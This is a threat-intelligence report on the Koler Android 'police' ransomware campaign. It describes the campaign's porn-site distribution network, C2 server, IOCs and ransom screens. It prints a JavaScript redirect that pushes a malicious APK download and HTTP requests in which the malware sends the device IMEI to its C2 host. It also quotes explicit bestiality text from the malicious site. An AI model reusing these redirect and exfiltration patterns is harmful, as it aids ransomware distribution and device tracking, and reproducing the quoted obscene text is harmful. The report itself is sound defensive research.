Koler – The 'Police' ransomware for Android

Global Research and Analysis Team

July 2014

Version 1.1

Executive Summary

At the beginning of May 2014, we detected a new mobile ransomware named AndroidOS.Koler.a. As the name suggests, this affects mobile devices running Google’s Android operating system.

Once the malicious code is installed, it shows a screen purportedly from a law enforcement agency (selected according to the user’s region) demanding the payment of a fine for illegal use of the device. The malware does not encrypt or delete the files stored on the infected devices.

In order to unlock the device, an amount between $100 and $300 is requested. The criminals behind this campaign are using MoneyPak, Ukash and PaySafe as payment methods.

The malicious application was distributed via a pornographic network, so some visitors to adult-themed sites could easily be tricked into believing the warning screen and pay this ransom. Exactly the same method was used very successfully by attackers a few years ago in an attack that targeted Windows users.

The malware is not automatically downloaded or installed on the victim’s device. Since July 23rd, the mobile part of the campaign was disrupted and the Command and Control server started sending “Uninstall” request to victims.

So why was this campaign of interest? Because of the remarkable distribution infrastructure used to spread the malware.

During our analysis, we discovered that the infrastructure behind the distribution and infection process was far more complex than expected.

The malicious infrastructure relies on a TDS (Traffic Distribution System) that targets not only mobile devices but also any other visitor. That includes redirections to browser-based ransomware and the Angler exploit kit.

Based on the resources analyzed and the ransomware templates used, the group responsible for this campaign is apparently the same as the Reveton Team.[1]

[1] http://en.wikipedia.org/wiki/Ransomware#Reveton

The main findings are summarized in the table below:

- Distribution: TDS
- Main controller: video-sartex.us (Kiteiro TDS Controller)
- Malicious porn sites (redirector): 49 domains detected
- Exploit kit landing domains used: 403 domains detected
- Browser-based screen lock domains: 49 domains detected
- Mobile infection domain: video-porno-gratuit.eu
- Mobile Current C2: policemobile.biz.
- Traffic: almost 200,000 visitors to the mobile infection domain
- 80% of visitors (and victims) from the United States.
- Different APKs used with same behavior. The presence of new APKs with different names continuing this earlier behavior suggests the attackers may expand their campaign in the future.

To make it more credible, the campaign used different templates depending on the visitor's geolocation. It had customized templates for the following 30 countries:

Australia
Austria
Belgium
Bolivia
Canada
Czech Republic
Denmark
Ecuador
Finland
France
Germany
Hungary
Ireland
Italy
Latvia
Mexico
Netherlands
New Zealand
Norway
Poland
Portugal
Romania
Slovakia
Slovenia
Spain
Sweden
Switzerland
Turkey
United Kingdom
United States

Finally, another very interesting feature is the way the authors fully automated the creation of new pornography sites and the redirection of traffic. They also used their malware as a service through an API to obtain new landing sites to distribute their browser-based ransomware and exploit kit websites.

Table of contents

Contact information: intelreports@kaspersky.com

Analysis

This section describes how the ransomware campaign works, including details of the Android malware distributed, the command-and-control servers detected and the complex distribution infrastructure that included some surprises, such as browser-based ransomware for desktop computers and an entire infrastructure for redirecting visitors to sites hosting the Angler Exploit Kit.

Mobile Ransomware

This investigation started by tracking the ransomware for Android detected as AndroidOS.Koler.a and distributed through the application animalporn.apk. This ransomware blocks the screen of the infected device and demands a $100 ransom to unlock the device.


Unlike some Cryptolocker-related malware families for PCs, this malware does not encrypt any file or perform any kind of advanced locking on the target device. It just blocks the screen.

However, it plays on the user's insecurities: it claims to be a law enforcement agency blocking the device at precisely the moment the user is viewing inappropriate content. The same technique was very successful in the past in similar attacks against PCs.

The mobile infection is triggered when the user visits some specific pornographic sites from an Android device. Those sites are part of a distribution network created for this campaign and will redirect the victims to a landing page that contains an APK file called animalporn.apk.

The user has to download and install the application manually; there is no automatic installation. The infection vector is distributed through a complex TDS (Traffic Distribution System) campaign, as can be seen later in this report.

All the sites in the campaign redirect their traffic to the same server: hxxp://video-porno-gratuit.eu. This domain hosts the malicious APK.



Mobile bestiality clips for your mobile and tablet.
Watch or download them in 3gp and mp4 format.

Join our extreme animal network now and download all
our mobile movies without any restrictions.

POV DOG FUCK


Mobile clip with a slut who gets penetrated by a big dogcock.

WILD DOGSLUTS

Scene in mp4 and 3gp format with two very hot and wild dogsluts.

Figure 1. Video-porno-gratuit.eu home page

When browsed, the website automatically redirects the user to the malicious application. The following screenshot shows the code responsible for this. Even after this the user still needs to download and install the application on his device.



```
        <script type="text/javascript">
                function loadapk() {
                        document.location.href = 'http://video-porno-gratuit.eu/animalporn.apk';
                }
        </script>
<body oncontextmenu="return false;" onload="loadapk()">
```

Figure 2. APK download source code

Malware

The malware itself is quite simple. Basically, it blocks the device by putting the browser at the top of the screen with the blocking screen and not allowing any interaction with it.

The following table shows the hashes for the detected samples used in this campaign from the beginning of May 2014. All of them target Android and show identical behavior.

HASH (MD5)	Approx. distribution dates	Verdict
fb14553de1f41e3fcdc8f68fd9eed831	Until May 08, 2014	Trojan.AndroidOS.Koler.a
67bde6039310b4bb9ccd9fcf2a721a45	May 08 - May 12, 2014	Trojan.AndroidOS.Koler.a
980396e6ec32c0d6f25aa86ffba1befd	Since May 10 (current version)	Trojan.AndroidOS.Koler.a

Build IDs for these samples are (respectively):

```
DCEF055EEE3F76CABB27B3BD7233F6E3
C143D55D996634D1B761709372042474
DCEF055EEE3F76CABB27B3BD7233F6E3
```

Other names found for the APKs are:

- Badoink.apk
- PornHub.com.Apk

We have found other samples that were not distributed in this campaign but with the same behavior:

Build ID:	671BA0C6D51DA567D19C8208EB4AD003
Name:	whatsapp.apk
Hash:	8c87ce6a12f4a88ba0afec0fc080879a
Verdict:	Trojan.AndroidOS.Koler.a
Detected:	June 10th, 2014


Note that the name for the application in this case is not animalporn.apk but **whatsapp.apk**. Maybe this indicates the start of a new malicious campaign.

Build ID:	D41D8CD98F00B204E9800998ECF8427E
Name:	updateflash.apk
Hash:	e3416c69fc57a4635130e413521153d6
Verdict:	Trojan.AndroidOS.Koler.a
Detected:	June 10th, 2014

The malicious application is heavily obfuscated.

- **Installation**

The installation process is not automatic and user intervention is required both for downloading and installation.



Do you want to install this application? It will get access to:

PRIVACY

read phone status and identity

DEVICE ACCESS

full network access


run at startup

prevent phone from sleeping

Figure 3. Installation process

We can see the permissions requested by the application, such as running at startup.

Once the application is installed, it contacts the Command and Control (C2) server in the background and sends the IMEI ID number of the infected device.




```
GET http://policemobile.biz:8080/?VzzmimkcGd=000000000000000 HTTP/1.1
Host: policemobile.biz:8080
Connection: Keep-Alive
```

Figure 4. Initial request sending IMEI (0000000000)

The malicious application will continue sending the IMEI of the infected device regularly to the C&C.


In addition it sends a common identifier (build ID) hardcoded in the APK, in this case DCEF055EEE3F76CABB27B3BD7233F6E3.



```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="appName">BaDoink</string>
    <string name="serviceName">mainserviceid</string>
    <string name="lockActivityName" />
    <string name="buildid">DCEF055EEE3F76CABB27B3BD7233F6E3</string>
</resources>
```

Figure 5. Build ID

The server side code will check the geographical location of the source IP address in order to determine which country-specific blocking ‘template’ should be used. This template is the customized blocking screen that is shown to the infected user.



```
GET /?jHx98amU4g=000000000000000&1lPArCmpGY=DCEF055EEE3F76CABB27B3BD7233F6E3 HTTP/1.1
Host: policemobile.biz
Proxy-Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
X-Requested-With: com.android
User-Agent: Mozilla/5.0 (Linux; U; Android 4.2.2; en-us; HTC One XL - 4.x) Mobile Safari
Accept-Encoding: gzip,deflate
Accept-Language: en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
```


Figure 6. Request for downloading the blocking template

From that moment, the device screen will be blocked. It displays a message purportedly from a local law enforcement agency demanding a fine for illegal use of the device.

The server stores templates for 30 countries worldwide:

Australia
Austria
Belgium
Bolivia
Canada
Czech Republic
Denmark
Ecuador
Finland
France
Germany
Hungary
Ireland
Italy
Latvia
Mexico
Netherlands
New Zealand
Norway
Poland
Portugal
Romania
Slovakia
Slovenia
Spain
Sweden
Switzerland
Turkey
United Kingdom
United States

These are the countries we consider to be affected by the Koler campaign. However, as we will see later, this infrastructure is not limited to these countries or to Android devices.


Bundesamt für Sicherheit in der Informationstechnik
Gesellschaft zur Verfolgung von Urheberrechtsverletzungen e.V.
Bundeskriminalamt
GVU
Ministerul Afacerilor Interne
Serviciul pentru Intervenţii şi Acţiuni Speciale (SIAS)
Serviciul de Combatere a Criminalităţii Informatice

IP: 213.61.149.100
Land: Germany
Bereich:
Stadt:

WARNUNG! Zugang von Ihrem Telefon wurde vorläufig aus den unten aufgelisteten Gründen gesperrt.
Alle Tätigkeiten, die auf diesem Telefon durchgeführt werden, werden fixiert.
Alle Ihre Dateien sind verschlüsselt.

IP: 109.163.234.4
Ţară: Romania
Regiune:
Oraş:

ATENŢIE!
Telefon Dvs este blocat din motivele de securitate specificate mai jos.
Toate acţiunile efectuate la acest telefon sunt registrate.
Toate fişierele Dvs sunt criptate.

Figure 7. Blocking screens for German and Romanian victims

The C&C server used in all samples is **policemobile.biz**.


In addition, different versions of the malicious APK contain several additional domains that are inactive as of June 1, 2014:

- hxxp://police-strong-mobile.com
- hxxp://mobile-policeblock.com
- hxxp://police-secure-mobile.com
- hxxp://police-scan-mobile.com
- hxxp://police-mobile-stop.com
- hxxp://police-guard-mobile.com

These domains are stored in a configuration file inside the malicious application.

Payment

In order to unlock the device, the blocking screen offers different payment methods. The main ones are MoneyPack, UKash and Paysafe. All the payment methods are the same for the mobile and non-mobile victims. We will discuss later what happens with non-mobile infections.



Amount of fine is CAD $100.
You can pay a fine Ukash or PaySafeCard vouchers.


As soon as the money arrives to the Treasury account, your phone will be unblocked in course of **24** hours.

Then in **7** day term you should remedy the breaches associated with your phone. Otherwise, your phone will be blocked up again and criminal case will be opened against youself (with no option to pay fine).


Please mind, that you should enter only verified passs of vouchers and abstain from caching out of vouchers once used for fine payment. If erroneous passs were entered, or if attempt was made to cancel vouchers after transaction, then, apart from above breaches, you will be charged with fraud (Article 377 of Canada criminal law; **1** to **3** years of imprisonment) and criminal case will be opened.

Figure 8. Blocking screen with payment options

The infected user is also shown several local businesses where prepaid cards for the payment can be purchased:



When the victims enter any code to make a payment, it is checked locally. The APK uses the included file **script.js** from the C2 to check with regular expressions that the codes inserted are correct:



```
var psc_re = "(^0[1-9][0-9]{14}$)|(^0[0-9][1-9]{14}$)|(^0[0-9]{2}[1-9][0-9]{12}$)|(^0[0-9]{3}[1-9][0-9]{11}$)|(^0[0-9]{4}[1-9]
[0-9]{10}$)";
var ukash_re =
"^633718(001|002|003|005|007|011|018|021|022|023|024|025|026|027|028|029|030|031|033|034|035|036|037|038|039|041|042|043|046|048|099|150
|151|153|156|158|160|163|164|166|174|177|178|179|180|182|183|184|190|192|196|384|387|401|427|456|538|539|577|578|579|583|585|636|637|703
|704|705|709|758|761|767|777|787|984|987)[0-9]{5}[0-9]{5}$";
var moneypak_re = "^[0-9]{10}[0-9]{4}$";
var moneygram_re = "^6006[0-9]{15}[0-9]{4}$";
```

Figure 9. Regular expressions in script.js


These codes are supposedly checked later on the server side. During the analysis we never received an unlocking code or application to uninstall the APK when bypassing this small local check.

Command and Control server

The active C&C server for all the detected APKs in this campaign at the time of writing this report is **policemobile.biz**. This server contains all the templates that will be shown in the blocking screens on the infected devices.

As stated in the previous section, the unlocking process is verified on the server side. After submitting payment details, applications receive two different HTTP responses ("ok" or "bad") based on whether:

1. The payment code is correct (checked at client-side level with JavaScript).
2. The identification code for the mobile (IMEI) is already in the database.



information will be decrypted in course of 24 hours.

The page at "http://policemobile.biz" says:

THE PASS YOU ENTERED IS BEING PROCESSED.

REPEATED ENTERING WILL NOT MAKE PROCESS FASTER.

DO NOT TRY TO CANCEL THE VOUCHER ENTERED,

OR YOUR COMPUTER WILL BE BLOCKED UP UNTIL LEGAL RESOLUTION.

VOUCHER PASS PROCESSING CAN TAKE AS LONG AS 48 HOURS.

MoneyPak?

1. Find a retail location near you.

Figure 10. Correct code

The server-side code responsible for managing the victims' payments is stored in hxxp://policemobile.biz/unlock.php.

Distribution

This section describes the infrastructure behind the ransomware campaign. When we started the analysis we expected a simple scenario where the most interesting part would be based on the analysis of the malware samples.

In reality though, this campaign is all about the distribution infrastructure used, expanding the fraud to desktop users and using an exploit kit infrastructure to distribute malware. Because of this, attackers can very quickly create new campaigns in a highly automated fashion.

The graphic below shows the big picture of the infrastructure:




Figure 11. Distribution infrastructure

TDS and redirectors

There is a full redirection network that the attackers use to divert traffic to the malicious servers where they perform different activities based on several parameters from the visitors.

Mobile infection server

This server is responsible for infecting the victims. Basically, it hosts the malicious APK, so it is the server to which all victims will be diverted at the end of the redirection chain.

The current infection URL is *hxxp://video-porno-gratuit.eu/animalporn.apk* (active) although there are references to other malicious binaries that were used previously in this same domain:

- hxxp://video-porno-gratuit.eu/pornvideo.apk (inactive)
- hxxp://video-porno-gratuit.eu/animalporn.apk (active, 11 June 2014)
- hxxp://video-porno-gratuit.eu/new/animalporn.apk (inactive)

The domain currently resolves to the IP address: **94.102.49.151** located in the Netherlands.




Figure 12. Server and DNS location

We were able to retrieve some statistics used by the C&C server.
Thanks to these, we can see the geolocation data of its visitors throughout the whole period of the campaign (April 2014 – June 2014):


